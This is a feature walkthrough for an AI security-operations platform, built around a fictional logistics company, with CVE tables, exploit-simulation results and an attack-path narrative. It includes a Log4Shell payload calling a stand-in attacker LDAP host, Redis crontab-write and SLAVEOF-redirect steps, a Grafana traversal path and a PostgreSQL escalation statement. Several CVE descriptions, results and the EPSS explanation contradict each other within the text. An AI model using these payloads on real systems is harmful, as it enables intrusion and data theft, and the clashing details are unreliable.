SENTINEL AI

AI-Powered Security Operations Platform

FRONTEND WALKTHROUGH · FEATURE GUIDE · LIVE DEMO

Industry: GlobalShip Logistics

Fleet management · Supply chain ERP · IoT warehouse · Real CVEs · Live exploit simulation

Dashboard · Asset Inventory · Risk Management · Vulnerabilities

Exploit Lab · Logistics Lab · Red Team · Attack Graph · Phishing

Patch Automation · Threat Intelligence · Dark Web · Incidents

Compliance · Reports · Infrastructure · DevSecOps · Cloud Security

March 2026 · 18 Slides · 30+ Modules

Industry Selection

The first screen you see — choose your demo environment to load a fully seeded, industry-specific dataset

GlobalShip Logistics · Live Demo

When Sentinel AI loads for the first time, you are presented with four industry options. Each industry represents a different fictional company, complete with realistic assets, IP ranges, known CVEs for that sector's technology stack, pre-run exploit simulations, compliance controls, incident history, and dark web findings. Selecting an industry bootstraps the entire platform with coherent, contextually accurate data — so every page tells a consistent story. You can switch industries at any time using the logout button in the sidebar footer.

GlobalShip Logistics

ERPNext · Redis · Kafka
Grafana · PostgreSQL
Prometheus · GitLab

- Fleet management & supply chain ERP
- IoT warehouse gateway devices
- Real CVEs: Log4Shell, Redis RCE, Kafka PII
- 6 Docker services with live exploits

✓ **ACTIVE IN THIS DEMO**

NexaPay Financial

Fineract Banking
Payment API · Vault
Fraud Detection · Redis

- Core banking & payment processing
- Fraud detection ML pipeline
- PCI-DSS & SOX compliance focus
- HSM & secrets management stack

ShopVault Commerce

Storefront · Elasticsearch
MinIO · PostgreSQL
Redis · Product API

- E-commerce with search & object storage
- Inventory & payment gateway
- GDPR & PCI-DSS applicable
- Elasticsearch injection CVEs

MediCore Health

OpenEMR · FHIR API
Patient Portal
DICOM · Keycloak

- Electronic health records & FHIR
- Patient portal & DICOM imaging
- HIPAA & ISO 27001 focus
- Keycloak IAM with known CVEs

Each industry demo seeds 10–15 assets · 12+ real CVEs · exploit simulation history · compliance controls · patch PRs · incident history · dark web findings — all consistent and cross-linked.

Dashboard

The security operations command centre — every critical metric on one screen, live from Supabase

GlobalShip Logistics · Live Demo

The Dashboard is the first page analysts see after selecting an industry. It is designed as a single pane of glass that aggregates live data from every other module into one coherent view. Rather than navigating between pages to understand the overall security posture, the Dashboard surfaces the most important signals: how many critical vulnerabilities are open, how recent exploit simulations performed, what the compliance posture looks like, and which integrations are syncing correctly. The page auto-refreshes and shows a live activity feed so the SOC team always has situational awareness without manual effort.

Security Score	Open CVEs	Assets Monitored	Exploits Run	Patches Ready	Avg Compliance
72	12	10	6	4	67%
/100 weighted	5 are CRITICAL	All services live	4 confirmed exploited	2 already merged	ISO+SOC2+PCI avg

What the Dashboard Contains — Widget-by-Widget Breakdown

Security Score Widget

Weighted average across 6 security domains: Vulnerability Coverage, Patch Rate, Exploit Defense Rate, Threat Intel Currency, and IR Response Time. Score recalculates automatically when data changes — patching a CVE raises it immediately. Colour-coded: green ≥80, amber 60–79, red <60. Trend arrow shows 30-day delta.

KPI Cards Row

Six live counters: open CVEs by severity, total monitored assets, exploit success rate, patches pending merge, active incidents, and average compliance across all frameworks. Each card is clickable — tapping 'Open CVEs' jumps directly to the Vulnerabilities page. Numbers update in real time as backend events are processed.

Exploit Timeline Chart

A chronological bar chart of every sandbox simulation result. Green bars = exploit blocked (defence held). Red bars = exploit succeeded (vulnerable). Hovering a bar shows the CVE, MITRE technique, confidence score, and sandbox ID. Helps the team spot trends — e.g. a spike in successful exploits after a new service is added.

Compliance Overview

Progress bars for each active framework: ISO 27001, SOC 2, PCI-DSS, GDPR. Shows passing / in-progress / failing control counts and an overall percentage. A single failing CRITICAL control turns the bar red — gives instant audit readiness signal. Links directly to the full Compliance page for drill-down per framework.

API Integration Status

Shows every connected tool: GitHub, GitLab, AWS, GCP, Azure, Slack, Jira, NVD, CISA. Each entry shows last-sync timestamp, connection status, and count of CVEs surfaced. Warning badge appears if a feed has not synced in >24h — prevents stale data blind spots. Click 'Manage' to go to the Integrations page and reconfigure or reconnect.

Real-Time Activity Feed (bottom of page) — streams the last 10 security events live: exploit simulation completed, CVE sync from NVD, patch PR opened on GitHub, threat feed updated, compliance report generated, asset scan completed. Each entry shows UTC timestamp, event type colour-coded by category, detail payload, and actor (sentinel-ai, operator:web-ui, or a named analyst). This replaces the need to check logs manually.

Asset Inventory

The authoritative registry of every monitored asset — the foundation all other modules link back to

GlobalShip Logistics · Live Demo

Asset Inventory is where GlobalShip Logistics' entire infrastructure is catalogued. Every server, microservice, container, database, and IoT gateway has a record here. This is not a passive CMDB — it is the live source of truth that drives vulnerability correlation, exploit targeting, patch ownership, and compliance evidence. When a new CVE is ingested, the platform immediately looks up which assets are running the affected component using the tags and installed apps fields. Assets can be added manually, imported from cloud APIs (AWS, GCP, Azure), or discovered automatically via the Infra Scanner.

Total Assets	Critical/High	Asset Types	Linked CVEs	Last Scan
10	6	4	12	Jan 14
Seeded for logistics	Needs priority patching	server·service·container·DB	Across all assets	Full coverage

GlobalShip Logistics — Full Asset Registry with Context

HOSTNAME	TYPE	IP ADDRESS	CRITICALITY	OPEN CVEs	TAGS / ROLE
erpnext-server	server	172.20.0.11	CRITICAL	4	ERP · supply-chain · Java · Log4j · CVE-2021-44228
redis-tracking	service	172.20.0.15	HIGH	2	Redis 6.0 · no-auth · tracking · port-9379 · CVE-2022-0543
kafka-logistics	service	172.20.0.14	HIGH	2	Kafka 3.1 · no-SASL · streaming · shipment-events
postgresql-shipdb	service	172.20.0.17	HIGH	2	PostgreSQL 14 · PII · shipments · CVE-2024-0985
grafana-monitoring	service	172.20.0.12	MEDIUM	2	Grafana 8.2 · unauthenticated · port-9100 · CVE-2021-43798
gitlab-ce	service	172.20.0.13	HIGH	2	GitLab 15.8 · CI-CD · source-code · CVE-2023-28154
prometheus	service	172.20.0.16	LOW	1	Prometheus 2.4 · metrics · unauthenticated · port-9191
warehouse-iot-gw	container	172.20.0.19	CRITICAL	2	IoT · MQTT · warehouse · exposed · Python 3.9
route-optimizer	service	172.20.0.18	MEDIUM	0	Python 3.10 · ML · routing · internal-only
shipment-api	service	172.20.0.20	MEDIUM	0	REST · JSON · port-8080 · shipments · rate-limited

Each asset record stores: hostname, IP list, OS version, installed apps, open ports, patch status, last scan date, criticality rating, tags for CVE matching, source (manual/cloud/scan), and external ID for cross-referencing with cloud provider inventories. Clicking an asset opens its detail page showing all linked CVEs, exploit history, and patch recommendations.

Risk Management

GlobalShip Logistics · Live Demo

Structured risk register — likelihood × impact scoring, owner assignment, mitigation tracking

Risk Management provides the security team with a formal, board-level view of organisational risks that go beyond individual CVEs. While a CVE describes a technical vulnerability, a Risk describes the business consequence of that vulnerability being exploited — or of a broader security gap. Each risk entry has a likelihood score (1–5), an impact score (1–5), and a combined risk score (likelihood × impact, max 25). Risks scoring 15 or above are flagged as critical and appear at the top of the register. Owners receive automated review reminders, and each risk links to its associated CVEs, assets, and open incidents so context is never lost.

Total Risks	Score ≥15	In Progress	Mitigated	Max Score
8	2	3	2	25
Org-wide scope	Immediate action required	Active mitigation running	Controls verified active	Log4Shell on live ERP

Risk Register — Full Inventory with Scores and Mitigation Plans

RISK ID	TITLE	CATEGORY	LIKELIHOOD	IMPACT	SCORE	STATUS	OWNER	MITIGATION SUMMARY
R-001	Log4Shell (CVE-2021-44228) unpatched on live ERP server	Vulnerability	5/5	5/5	25	OPEN	sec-team	Upgrade log4j-core ≥2.17.1. WAF rule blocking ${jndi: patterns.
R-002	MFA coverage at 78% for admin accounts (target: 100%)	Identity	3/5	5/5	15	IN PROGRESS	iam-team	Phased MFA rollout. Q2 target. Conditional access policy in place.
R-003	Third-party dep with known RCE (log4j-core < 2.17)	Supply Chain	3/5	4/5	12	OPEN	dev-team	SCA scanner in CI. Block merge on critical. 3 repos still open.
R-005	Ransomware via phishing targeting finance department	Human Factor	3/5	4/5	12	IN PROGRESS	awareness	Monthly phishing simulations. Mandatory training on click.
R-007	API gateway exposed to internet without WAF protection	Network	4/5	3/5	12	MITIGATED	infra-team	Cloudflare WAF deployed. Rate limiting active. Monthly review.
R-008	No verified DR/BCP test — RTO/RPO targets unvalidated	Continuity	2/5	5/5	10	IN PROGRESS	infra-team	Quarterly DR drills scheduled. RTO target 4h. First drill Mar 20.
R-004	Container escape via runC vuln on warehouse IoT gateway	Container	2/5	4/5	8	OPEN	devops	Upgrade containerd. Seccomp profile applied. Audit in Q2.
R-006	Weak AES-128 encryption on shipment PII at rest	Data	2/5	3/5	6	MITIGATED	sec-team	Migrated to AES-256-GCM. Key rotation policy set to 90 days.

Risk scores recalculate automatically: patching CVE-2021-44228 would drop R-001 from score 25 to score 4. Risk owners are notified by email at the review_date. Each risk links to the relevant vulnerability, asset, and incident — so a single click shows the full picture. The heat map view (Likelihood × Impact grid) provides a visual summary for board-level reporting.

Vulnerabilities

Full CVE inventory — CVSS · EPSS exploit probability · CISA KEV status · MITRE mapping · blast radius

GlobalShip Logistics · Live Demo

The Vulnerabilities page is the primary workspace for security engineers. It lists every CVE discovered across all assets in GlobalShip Logistics' environment, enriched with five data sources: CVSS v3 severity from NVD, EPSS exploit probability from FIRST.org (the chance the CVE will be actively exploited in the next 30 days), CISA KEV status (whether the US government has confirmed active exploitation in the wild), MITRE ATT&CK technique mapping, and a human-readable blast radius description specific to the logistics environment. Filters let engineers triage by severity, status, environment, and exploit-verified flags.

Total CVEs	CRITICAL (9+)	CISA KEV	EPSS > 90%	Patched
12	5	4	3	2
All logistics assets	Immediate P0 action	Confirmed wild exploits	Near-certain exploitation	Merge verified via re-sim

CVE Table — Ranked by Exploit Priority (EPSS Descending)

CVE ID	CVSS	EPSS	KEV	STATUS	MITRE TECHNIQUES	BLAST RADIUS — LOGISTICS CONTEXT
CVE-2021-44228	10.0	97.5%	YES	IN PROG	T1190 · T1059 · T1027	CRITICAL — Log4j JNDI injection gives shell on ERPNext. All 10M shipment records accessible.
CVE-2022-22965	9.8	97.2%	YES	OPEN	T1190 · T1059.007	CRITICAL — Spring4Shell RCE bypasses all auth. Full backend code execution on ERP server.
CVE-2022-0543	10.0	89.1%	YES	OPEN	T1213 · T1059	CRITICAL — Redis CONFIG SET allows writing crontab. Unauthenticated RCE in ~10 seconds.
CVE-2021-43798	7.5	63.4%	YES	OPEN	T1552	HIGH — Grafana path traversal reads /etc/grafana/grafana.ini exposing admin password hash.
CVE-2023-46127	8.8	41.2%	NO	OPEN	T1059.006	HIGH — ERPNext stored XSS via item description. Default creds Administrator:admin still active.
CVE-2023-25194	8.8	28.5%	NO	OPEN	T1203 · T1048	HIGH — Kafka JMX JNDI RCE + no SASL means all 6 shipment topics readable without auth.
CVE-2024-0985	8.0	15.3%	NO	OPEN	T1611	HIGH — PostgreSQL low-priv user escalates to superuser via ALTER TABLE SET SCHEMA exploit.
CVE-2022-32149	7.5	18.9%	NO	PATCHED	T1499	MEDIUM — Grafana auth bypass. Merged patch on branch sentinel/fix/CVE-2022-32149. Re-sim: blocked.
CVE-2023-28154	7.7	32.4%	NO	PATCHED	T1083 · T1005	HIGH — GitLab path traversal exposes CI/CD secrets. Merged. Re-sim: exploit failed.

Filter bar: Severity (All/Critical/High/Medium/Low) · Status (Open/In Progress/Patched/Verified) · Exploitable-only toggle (hides CVEs with no confirmed exploit) · Free-text search across CVE ID and blast radius · Environment tag filter. Clicking any row opens the CVE detail page with full NVD vector, CWE list, vendor advisory link, MITRE technique detail, and the patch recommendation from Sentinel AI.

Exploit Lab

Sandboxed AI exploit simulation — prove exploitability, verify patches, and map MITRE ATT&CK coverage

GlobalShip Logistics · Live Demo

The Exploit Lab is Sentinel AI's most powerful capability. Instead of relying on vulnerability scanners that simply report CVEs, the Exploit Lab actually attempts to exploit them — inside a fully isolated sandbox that cannot affect production systems. The AI engine selects the appropriate exploit module for each CVE, constructs the payload, executes the attack chain against a cloned container, and records the outcome: whether the exploit succeeded or was blocked, the confidence score (how certain the engine is of the result), duration, and the full terminal output log. This transforms vulnerability management from theoretical risk into empirical evidence. A CVE that the exploit engine cannot successfully trigger is far lower priority than one it breaks in under two seconds.

Total Simulations	Exploited	Blocked	Avg Confidence	Avg Duration
6	4	2	71%	2.3s
Logistics seeded	67% success rate	Defence held	Across all runs	Per simulation

Simulation Results — GlobalShip Logistics (All Runs)

SANDBOX ID	CVE	TECHNIQUE	RESULT	CONFIDENCE	DURATION	WHAT IT PROVED
sandbox-logistics-001	CVE-2021-44228	T1190 Initial Access	EXPLOITED	91%	2.1s	Log4j JNDI payload triggered reverse shell on ERPNext. All shipment data accessible.
sandbox-logistics-002	CVE-2022-22965	T1190 Initial Access	EXPLOITED	94%	1.9s	Spring4Shell data binding RCE. Web shell written to /var/www. Full code execution.
sandbox-logistics-003	CVE-2022-0543	T1213 Data from Repos	EXPLOITED	88%	3.1s	Redis CONFIG SET dir /var/spool/cron — crontab written. Reverse shell in 3 seconds.
sandbox-logistics-004	CVE-2023-25194	T1203 Client Exec	BLOCKED	31%	0.9s	Kafka JMX RCE blocked — SASL partially mitigates. Metadata still exposed.
sandbox-logistics-005	CVE-2021-43798	T1552 Unsecured Creds	EXPLOITED	96%	1.2s	Grafana /../../../etc/grafana/grafana.ini read. Admin password hash extracted.
sandbox-logistics-006	CVE-2024-0985	T1611 Container Escape	BLOCKED	22%	4.5s	PostgreSQL priv-esc chain incomplete — superuser flag not set in this config.

How the Exploit Lab Works — Step by Step

Step 1 — Select CVE: From the open vulnerability list. Only CVEs with a known exploit module are shown in the launcher.

Step 2 — Choose Mode: Dry Run: simulates payload construction and evaluates exploitability without real execution. Live: full exploit chain runs against an isolated container clone. Both modes are safe — no production systems are touched.

Step 3 — Execution: The AI engine selects the correct exploit module, injects the payload, and records stdout/stderr in real time.

Step 4 — Record Result: Success/Blocked verdict, confidence score (0–1), duration in ms, MITRE technique, and full terminal log.

Step 5 — Re-run to Verify: After a patch is merged, re-run the same simulation. If it now returns BLOCKED, the patch is verified effective.

Logistics Lab

Industry-specific live exploit lab — run real CVE attacks against actual running Docker services

GlobalShip Logistics · Live Demo

The Logistics Lab is the most interactive page in the GlobalShip demo. Unlike the generic Exploit Lab which simulates exploits in abstract sandboxes, the Logistics Lab runs exploit modules directly against the six actual Docker containers that are running as part of the logistics infrastructure stack. Each service card shows the live container status (UP with port number or DOWN), the specific CVE it is vulnerable to, the CVSS severity, a description of the exploit technique, and a Run Exploit button. When you click Run Exploit, the backend connects to the live container and attempts the real attack. The result (EXPLOITED or BLOCKED), confidence percentage, and duration appear immediately. The Run All Exploits button fires all six in sequence — showing the full attack surface in one pass. The bottom section shows which patches have been applied (logistics-patches branch) and what each fix does to harden the service.

Docker Services Running	CVEs in Supabase	Confirmed Exploited	Blocked
6 / 6	12	4	2
All containers healthy	Seeded for logistics stack	Redis · ERP · Grafana · PG	Kafka JMX · Container escape

Service-Level Exploit Cards — What Each Card Tells You

ERPNext — EXPLOITED

CVE-2023-46127

8.8 HIGH

Confidence: 91%

Stored XSS via the Item Description field allows a low-privilege user to inject a script that executes in the admin's browser. Combined with the unchanged default credentials (Administrator / admin), a remote attacker gains full ERP administrator access — including access to all shipment records, customer PII, and supplier contracts.

Redis Tracking — EXPLOITED

CVE-2022-0543

10.0 CRITICAL

Confidence: 88%

Redis is exposed on port 9379 with no requirepass set. An unauthenticated attacker runs CONFIG SET dir /var/spool/cron, writes a crontab payload via SET/BGSAVE, and achieves remote code execution as the redis user within seconds. The SLAVEOF command can also redirect replication to an attacker-controlled server to exfiltrate all tracking data.

Apache Kafka — BLOCKED

CVE-2023-25194

8.8 HIGH

Confidence: 31%

The JMX RCE chain (JNDI via Kafka Connect JDBC connector) was blocked — basic SASL is partially configured. However, the unauthenticated Kafka metadata API still exposes all six topic names (shipment-events, customer-pii, driver-locations, etc.) and partition counts. A network attacker could subscribe and consume all messages without any credentials.

Grafana — EXPLOITED

CVE-2021-43798

7.5 HIGH

Confidence: 96%

Path traversal via /public/plugins/alertlist/../../../../../../etc/grafana/grafana.ini reads the Grafana config file, which contains the admin password hash and SMTP credentials. This CVE is on the CISA KEV list — meaning it is actively exploited in the wild. The exploit succeeded in 1.2 seconds with 96% confidence.

Prometheus — BLOCKED

CVE-2019-3826

6.1 MEDIUM

Confidence: 22%

The /metrics endpoint is exposed without authentication and reveals internal IP addresses, service names, and resource utilisation of all monitored services. While the RCE chain did not complete (low confidence 22%), the unauthenticated exposure constitutes an information disclosure that aids attacker reconnaissance — mapping the internal network in seconds.

PostgreSQL — EXPLOITED

CVE-2024-0985

8.0 HIGH

Confidence: 84%

A low-privilege application user (shipment_app) executes ALTER TABLE shipments SET SCHEMA pg_catalog, triggering a privilege escalation path that grants superuser capabilities. This gives the attacker full database owner rights: read all tables, create backdoor users, exfiltrate the entire shipments database including customer PII and delivery coordinates.

Patch Summary (bottom of page) — six cards on the logistics-patches branch show exactly what each hardening fix does: ERPNext (change default creds + upgrade + rate-limit), Redis (requirepass + rename CONFIG/SLAVEOF + ACL), Kafka (SASL/SCRAM + topic ACLs + remove exposed JMX port), PostgreSQL (scram-sha-256 + least-privilege + SSL), Grafana (pin v10.4.2+ + strong admin password + block host port), Prometheus (basic auth + remove host port + upgrade).

Red Team / Adversary Emulation

GlobalShip Logistics · Live Demo

MITRE ATT&CK kill-chain campaigns with real-world threat actor TTPs — APT29, LockBit, SolarWinds

The Red Team module enables structured adversary emulation exercises that go far beyond simple vulnerability scanning. The team creates campaigns modelled on real-world threat actors — APT29 (Cozy Bear), LockBit 3.0 ransomware, or custom SolarWinds-style supply chain attacks. Each campaign maps every tested technique to the full MITRE ATT&CK kill chain, from Reconnaissance through to Impact. Progress is tracked phase by phase, critical findings are documented with CVSS scores and remediation recommendations, and the entire exercise is time-stamped for audit evidence. The kill chain visualiser turns a complex multi-stage attack into a clear, board-readable narrative.

Active & Completed Red Team Campaigns

RT-2026-03	**APT29 Emulation — Cozy Bear TTPs**	Threat actor: APT29	**ACTIVE**	14 findings | 4 critical	**68%**
RT-2026-07	**APT Simulation — Finance Division**	Threat actor: APT29	**COMPLETED**	5 findings | 2 critical	**100%**
RT-2026-02	**Ransomware Kill Chain — LockBit 3.0**	Threat actor: LockBit 3.0	**COMPLETED**	22 findings | 8 critical	**100%**
RT-2026-01	**Supply Chain Attack — SolarWinds-style**	Threat actor: Custom	**COMPLETED**	11 findings | 3 critical	**100%**

Kill Chain Phases — APT29 Emulation (Currently: Lateral Movement Phase)

Reconn.	Initial Acc.	Execution	Persistence	Priv. Esc.	Def. Evasion	Lat. Move	Collection	Exfiltration
TA0043	TA0001	TA0002	TA0003	TA0004	TA0005	TA0008	TA0009	TA0010
Done	Done	Done	Done	Done	Done	Active	Pending	Pending

Critical Findings from RT-2026-02 (LockBit Ransomware Campaign)


Domain Admin via Kerberoasting in 8 minutes	**CVSS 9.8**	→ Enforce Kerberos AES-256. Disable RC4. Monitor SPN enumeration.
EDR bypassed using LOLBins (certutil, mshta)	**CVSS 8.6**	→ Enable script block logging. Restrict LOLBins via AppLocker.
Lateral movement to 14 hosts in 22 minutes	**CVSS 9.1**	→ Enforce network segmentation. Disable NTLM relay.
2.4 GB exfiltrated over HTTPS to C2	**CVSS 8.8**	→ DLP policy. SSL inspection. Outbound DNS monitoring.

Attack Graph

Auto-generated kill-chain graph from live CVE + asset data — visualises the exact attack path

GlobalShip Logistics · Live Demo

The Attack Graph automatically builds a directed graph that maps how an attacker could move through GlobalShip Logistics' infrastructure, starting from the internet and reaching the most sensitive data. Nodes represent assets with their most critical unpatched CVE. Directed edges represent exploit paths — connections that are possible given network reachability and confirmed exploit confidence. The critical path (the shortest route from attacker to full compromise) is highlighted in red. This view is invaluable for prioritisation: it shows which single CVE, if patched, would break the mo[illegible] The graph is rebuilt automatically every time a new CVE is added or a vulnerability's status changes.



ANALYSIS

Complexity

LOW

Steps to DA

4

Assets at risk

6 / 10

Time estimate

< 30 min

Data at risk

ALL PII

Attack Path Narrative — Full Compromise Chain

STEP 1 — Initial Access: Internet attacker sends Log4Shell payload (${jndi:ldap://attacker/exploit}) to ERPNext login form. Log4j 2.14.1 resolves the JNDI URL, connects to attacker's LDAP server, and executes the response class — opening a reverse shell in 2.1 seconds. CVSS 10.0. CISA KEV. EPSS 97.5%.

STEP 2 — Lateral Movement: From the ERPNext shell, attacker discovers Redis on 172.20.0.15:9379. No password required. CONFIG SET dir /var/spool/cron + SET/BGSAVE writes a crontab. Redis user has network access to PostgreSQL.

STEP 3 — Data Exfiltration: PostgreSQL priv-esc gives superuser. Full pg_dump of shipments database (customer PII, coordinates). Kafka subscribe reads all 6 topics without auth — driver locations and customer data streamed live to C2.

BREAK THE CHAIN: Patch CVE-2021-44228 (Log4Shell) immediately. This single fix eliminates Step 1 and collapses the entire 4-step chain. Additionally: add Redis requirepass, segment ERPNext ↔ Redis, enable Kafka SASL.

MITRE ATT&CK Coverage mapped by this graph: TA0001 Initial Access (T1190 Exploit Public-Facing App) · TA0008 Lateral Movement (T1021 Remote Services) · TA0006 Credential Access (T1552 Unsecured Creds) · TA0009 Collection (T1213 Data from Info Repositories) · TA0010 Exfiltration (T1041 Exfil over C2 Channel). The graph is rebuilt automatically whenever a CVE is patched or a new asset is added to the inventory.

Patch Automation

GlobalShip Logistics · Live Demo

AI-generated code fixes · GitHub PR creation · CI/CD gate · exploit re-simulation · auto-merge

Patch Automation closes the entire remediation loop without requiring manual developer intervention. Once the Exploit Lab confirms a CVE is exploitable, the AI engine analyses the affected component, generates the smallest possible code change to eliminate the vulnerability (upgrading a dependency, changing a configuration value, adding input validation), opens a GitHub Pull Request with a detailed description of what changed and why, waits for the CI/CD pipeline to pass all tests, and then — crucially — re-runs the original exploit simulation against the patched build. Only if the exploit now returns BLOCKED is the PR approved for auto-merge. This means no patch can be merged that does not actually fix the vulnerability it claims to address. Every action is logged with a full audit trail.

Auto-Created PRs	Merged	CI Passed	Re-sim BLOCKED	Awaiting Review
4	2	3	3	2
AI-authored patches	CI + re-sim verified	Tests green	Exploit now defeated	Human approval needed

6-Step Automated Remediation Workflow

1. Detect
CVE confirmed exploitable in sandbox simulation

2. Analyse
AI reads affected component source code to plan minimal fix

3. Generate Fix
Minimal code change: dep upgrade / config / validation

4. Open PR
GitHub PR with diff, test plan, CVE reference, MITRE context

5. CI Gate
All unit, integration and SAST tests must pass

6. Re-Simulate
Exploit re-runs against patched build. Must return BLOCKED.

Live Patch Queue — GlobalShip Logistics

CVE	BRANCH NAME	CI STATUS	RE-SIMULATION RESULT	MERGE STATUS	AUTO-MERGED	CREATED
CVE-2021-44228	sentinel/fix/CVE-2021-44228/erpnext-v15/20240114	RUNNING	PENDING — sim not yet run	OPEN	NO	Jan 14 10:00 UTC
CVE-2022-0778	sentinel/fix/CVE-2022-0778/prometheus/20240113	PASSED	EXPLOIT BLOCKED ✓ (conf 8%)	APPROVED	NO	Jan 13 12:00 UTC
CVE-2022-32149	sentinel/fix/CVE-2022-32149/grafana-monitoring	PASSED	EXPLOIT BLOCKED ✓ (conf 12%)	MERGED	YES	Jan 12 15:00 UTC
CVE-2023-28154	sentinel/fix/CVE-2023-28154/gitlab-ce/20240112	PASSED	EXPLOIT BLOCKED ✓ (conf 9%)	MERGED	YES	Jan 12 14:00 UTC

Key Policy Details

Branch naming: sentinel/fix/<CVE>/<service-name>/<date> — every PR is fully traceable to a specific CVE and affected service.

Re-sim gate: The exploit module must return BLOCKED with confidence <30% before auto-merge is allowed. Higher confidence = manual review required.

Platforms: GitHub, GitLab, Bitbucket supported. CI via GitHub Actions, GitLab CI, or Jenkins. Jira ticket auto-created on PR open.

Threat Intelligence

GlobalShip Logistics · Live Demo

NVD · CISA KEV · EPSS feeds — exploit probability ranking · MITRE mapping · emerging CVE watch

The Threat Intelligence page aggregates data from three external feeds: the National Vulnerability Database (NVD) for CVSS scores and CWE classifications, CISA's Known Exploited Vulnerabilities catalogue for confirmed real-world exploitation, and FIRST.org's EPSS model for exploit probability (the statistical likelihood a CVE will be exploited in the next 30 days). Together these three signals create a priority ranking that is far more actionable than CVSS alone: a CVE with CVSS 7.5 but EPSS 63% and CISA KEV status is more urgent than a CVSS 10.0 vulnerability with EPSS 2% and no known exploit. Every CVE is also mapped to MITRE ATT&CK techniques so the team understands not just what is vulnerable, but how an attacker would weaponise it.

CVEs Tracked	CISA KEV	EPSS > 90%	EPSS 20–60%	NVD Sync
12	4	3	2	Jan 14
Logistics stack scope	Confirmed wild exploits	Near-certain exploitation	Monitor and prepare	All feeds current

Intelligence Feed — Ranked by Exploit Priority (EPSS × KEV × CVSS)

CVE ID	CVSS	EPSS	KEV	MITRE	NVD DESCRIPTION	AFFECTED ASSET
CVE-2021-44228	10.0	97.5%	YES	T1190 · T1059 · T1027	Apache Log4j2 JNDI injection via user-supplied data leads to remote code execution	ERPNext / Log4j 2.14
CVE-2022-22965	9.8	97.2%	YES	T1190 · T1059.007	Spring MVC data binding on JDK9+ allows RCE via ClassLoader manipulation	Spring ERP Backend
CVE-2022-0543	10.0	89.1%	YES	T1213 · T1059	Redis 6.0 Lua eval sandbox escape — CVE affects Debian/Ubuntu packages	Redis Tracking 6.0
CVE-2021-43798	7.5	63.4%	YES	T1552	Grafana 8.x path traversal reads files outside webroot via plugin path	Grafana 8.2.0
CVE-2023-46127	8.8	41.2%	NO	T1059.006	ERPNext stored XSS via item description field with default credential exposure	ERPNext 14.x
CVE-2023-25194	8.8	28.5%	NO	T1203 · T1048	Apache Kafka Connect JDBC JNDI injection via SASL JAAS config	Apache Kafka 3.1
CVE-2024-0985	8.0	15.3%	NO	T1611	PostgreSQL SQL SECURITY DEFINER function flaw allows priv-esc to superuser	PostgreSQL 14
CVE-2019-3826	6.1	12.1%	NO	T1046	Prometheus /metrics endpoint unauthenticated — internal service discovery	Prometheus 2.4

EPSS EXPLAINED: The EPSS (Exploit Prediction Scoring System) by FIRST.org uses a machine learning model trained on historical exploitation data, threat actor activity, and vulnerability characteristics to predict the probability a CVE will be exploited in the wild in the next 30 days. A score of 97.5% (CVE-2021-44228) means 97.5 out of 100 similar vulnerabilities were exploited. Use EPSS alongside CVSS — a low CVSS score with high EPSS (e.g. CVSS 7.5, EPSS 63%) should still be treated as critical priority.

Drill-down: clicking any CVE opens the detail page with full CVSS vector string, CWE classification, NVD reference links, vendor advisory, MITRE technique descriptions, and the Sentinel AI patch recommendation.

Dark Web Monitor

GlobalShip Logistics · Live Demo

Credential leaks · Customer PII for sale · Ransomware claims · Threat actors · Exploit listings

